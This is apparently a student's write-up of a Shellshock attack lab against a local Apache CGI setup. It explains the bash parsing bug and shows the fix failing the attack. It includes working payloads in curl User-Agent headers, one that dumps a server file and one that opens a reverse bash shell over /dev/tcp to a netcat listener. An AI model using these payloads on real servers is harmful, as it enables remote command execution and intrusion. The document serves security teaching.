# Shellshock Attack Lab

## Task 1: Experimenting with Bash Function

### Experiment Design:

Firstly, we write a definition of a variable “foo”.

*foo='() { echo "hello world!";}; echo "I am malicious!!";'*

*echo $foo*


*export foo*

*/bin/bash\_shellshock*

*exit*


*/bin/bash*

Let’s test it if it can be regarded as a program:




From above we can see that foo is now saved as a variable and there is no function named as “foo”.

/bin/bash\_shellshock vs /bin/bash



### Observation and explanation:

We can notice that /bin/bash\_shellshock and /bin/bash has different output. In the /bin/bash\_shellshock command, there are no other commands are executed, but after we run the shell command we see the malicous message printed out. This is because that though foo is defined as a variable, it will be regarded as a function when a child process of bash is created. In that situation, the shell variable of foo is transferred into the child’s function. However, in the /bin/bash\_shellshock program, the parser has a bug that it will not only parse the variable but execute the result. The bug is from the following code:




Since the parse\_and\_execute function will execute the left part of the function definition, we can see the malicious message in the /bin/bash\_shellshock. In the /bin/bash, however, the bug has been fixed in the version of 16.04 Ubuntu. In this new version, the variable won’t be transferred into a function automatically. That is why when we create the bash we don’t see the malicious message.

## **Task 2: Setting up CGI programs**

### Process


*vi /usr/lib/cgi-bin/myprog.cgi*



*sudo chmod 755 /usr/lib/cgi-bin/myprog.cgi*

*/bin/bash\_shellshock*

*curl* [*http://localhost/cgi-bin/myprog.cgi*](http://localhost/cgi-bin/myprog.cgi)



### Observation and Explanation:


In this task, the shell script is executed successfully, since we can see the “Hello World” in the /bin/bash\_shellshock terminal. In the cgi program, the result will not go to the user directly. Instead, the apache server sends back a page with the result. So, in the first two lines of the cgi program, we define the type of the result as “test/plain”. After getting everything set, we use the curl function to send the cgi program to the server. Since we use chmod function to make the cgi program executable, the program is executed. The apache uses fork() to start a new process and then use one of the exec() functions to execute the program in the new process. Because our CGI program starts with #! /bin/bash\_shellshock, indicating that the program is a shell script, exec() actually executes /bin/bash\_shellshock, which runs the script.

## Task 3: Passing Data to Bash via Environment Variable

### Process


(Under /bin/bash\_shellshock)

*sudo vi /usr/lib/cgi-bin/test.cgi*



*sudo chmod 755 /usr/lib/cgi-bin/test.cgi*

*curl -A "Xiaohan" -v* [*http://localhost/cgi-bin/test.cgi*](http://localhost/cgi-bin/test.cgi)



### Observation and Explanation:

From the shortscreen above, we can see that I send a request announcing the user-agent name is “Xiaohan”, and the “HTTP\_USER\_AGENT” gets the same content. The experiment proves that this environment variable in the CGI process gets its value from a remote user.

When Apache creates a child process to executes /bin/bash\_shellshock, it provides all the environment variables for the bash program. When the CGI request of this task sent to the server, Apache uses fork() to start a new process. Seeing it starts with “!#/bin/bash\_shellshock”, the exec() function will run “/bin/bash\_shellshock” and then return the shell script.

In the program, the last line of the program, strings /proc/$$/environ prints out all the environment variables in the current process, where $$ is replaced by the current bash and the current ID of the process. In the User-Agent header field in the HTTP request, we use a client as curl and customize the content. After that, Apache gets the user-agent information from the header of the HTTP request and assign it to a variable called HTTP\_USER\_AGENT. When forks, Apache passes this variable to its child process and that is why we can get the result as a remote user.

## Task 4: Launching the Shellshock Attack

### Process


Firstly, we chose the secrete file:



And then:

*/bin/bash\_shellshock*

*curl -A "() { echo hello;}; echo Content\_type: text/plain; echo; /bin/cat /var/www/SQLInjection/safe\_home.php"* [*http://localhost/cgi-bin/myprog.cgi*](http://localhost/cgi-bin/myprog.cgi)



### Observation and Explanation:

From the screenshots above, we can see that the secrete file saved on the server is shown successfully, while we only send a request to the server.

In the previous task, we know that the user\_agent variable we set can be past to the server’s execute process via Apache. So in this task, we also build a string for the user\_agent area. To make it diffenrent, we launch shellshock attack and adding extra command in this area. In this situation, the bug in /bin/shellshock makes effects. The exec() function will treat the contents as runnable shell scripts since they begin with “() {”. Because of the bug, the extra commands in the USER\_AGENT area will execute. As a result, when the apache creates the new process for the CGI request, the shell codes inside the USER\_AGENT area are executed. In this process, we can see the secrete file on the server and let it send back to me.

### Answer to the question:


No, I cannot. Because the process that we run the malicious scripts in is created by Apache server, and Apache server does not need root privilege to run, we know that the process cannot get an effective ID of root. Since the shadow file is only visible to root, we cannot access it using this way.

## Task 5: Getting a Reverse Shell via Shellshock Attack


### Process

Record the current ID and waiting for the connections:

nc -l 9090 -v



*curl -A "() { echo hello;}; echo Content\_type: text/plain; echo; /bin/bash -I > /dev/tcp/127.0.0.1/9090 0<&1 2>&1"* [*http://localhost/cgi-bin/myprog.cgi*](http://localhost/cgi-bin/myprog.cgi)



### Observation and Explanation:

From the screenshots above, we can see that the listening terminal gets the connection successfully after the CGI request was sent. We can see that in the listening terminal, the new bash which is got from the malicous code has a uid of www-data, which means that we do the reverse shell successfully.

Set up the reverse shell: totally the same as previous tasks. The only change I do is change the malicious scripts into reverse shell code */bin/bash -I > /dev/tcp/127.0.0.1/9090 0<&1 2>&1.* With the codes, the child process of bash will redirect its inputs and outputs into the port 9090 in the local machine, where the listening process is waiting for connections. After the reverse shell codes are executed, the connection is built so the listening process has got a shell with an if of www-data, which means the process uses an id of Apache’s child process’.


The whole process is like this: The listening process is waiting for connections on port 9090; The server got the CGI request and find the user\_agent field is customized by user, so Apache set the Http\_User\_Agent to the same value and pass it to a new process to run CGI program; However, the variable A starts with “() {”, so it calls the “parse\_and\_exec” function in the /bin/bash\_shellshock, where the bug makes effects to execute codes behind the “}”; After running the reverse shell code “*/bin/bash -I > /dev/tcp/127.0.0.1/9090 0<&1 2>&1*”, the inputs and outputs of a new bash was redirected into the port 9090, where a process is listening; Finally the process gets the connection and gets the inputs and outputs of the new bash.

## Task 6: Using the Patched Bash


### Process

Start a new terminal under /bin/bash:


For task3:




*curl -A "Xiaohan" -v* [*http://localhost/cgi-bin/test.cgi*](http://localhost/cgi-bin/test.cgi)



For task 5:



*curl -A "() { echo hello;}; echo Content\_type: text/plain; echo; /bin/bash -I > /dev/tcp/127.0.0.1/9090 0<&1 2>&1"* [*http://localhost/cgi-bin/myprog.cgi*](http://localhost/cgi-bin/myprog.cgi)



### Observation and Explanation:

From the screenshots above, we can see that the task3 is still working but the task5 failed. The task5 shows the result of the CGI program ”Hello World”. The task3 succeeds. This shows that the /bin/bash can also receive “USER\_AGENT” from the user and put those environment variables into the new process using fork(). It means that users can still customize some environment variables like User\_Agent. But in the task5, the bug is fixed. Although the contains of user\_agent is past to the new process successfully, it will not judge the “() {” marks and run parse\_and\_execute function. As a result, the malicious scripts will not be executed. Thus, the CGI program will be executed correctly with nothing before it. So, we see the “Hello World” message.